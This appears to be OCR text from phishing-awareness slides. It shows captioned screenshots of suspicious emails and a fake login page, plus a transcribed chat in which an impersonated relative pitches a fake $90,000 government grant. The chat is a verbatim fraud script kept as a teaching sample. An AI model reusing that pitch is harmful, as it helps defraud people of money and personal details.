
Detail in the mail

Where did it come from?




Another normal looking mail

Click on the link....




Normal looking login

I clicked on the link! (Just for you :)




Detail in the mail

Where did it come from?




Detail in the mail

Why does the link not match the URL?



My brother-in-law messaged me recently

Except it was not him...



and france. But we have all the pieces now.

David Carrasco 8:34am
Good Have you heard about the federal government grant ?

Hugh Anderson 8:37am
Nope.

Did you get a grant? Good on you!

David Carrasco 8:38am
No
This is specifically placed for those who need assistance paying for bills,buying a home, starting their own business, going to school, or even helping raise their children with old and retired people,This is a new program, i got $90,000 delivered to me when i applied for the grant and you dont have to pay it back... You can also apply too

Hugh Anderson 8:39am
Wow!

David Carrasco 8:39am
I contacted the online claim agent through facebook and he checked me. Would you like to apply too so i connect you to the agent in charge?

Hugh Anderson 8:39am
No.


David Carrasco 8:39am
Okay

Scamming the scammers, James Veitch...

Scamming the scammers

Idea is to waste their time, using a fake email

Metasploit - penetration testing



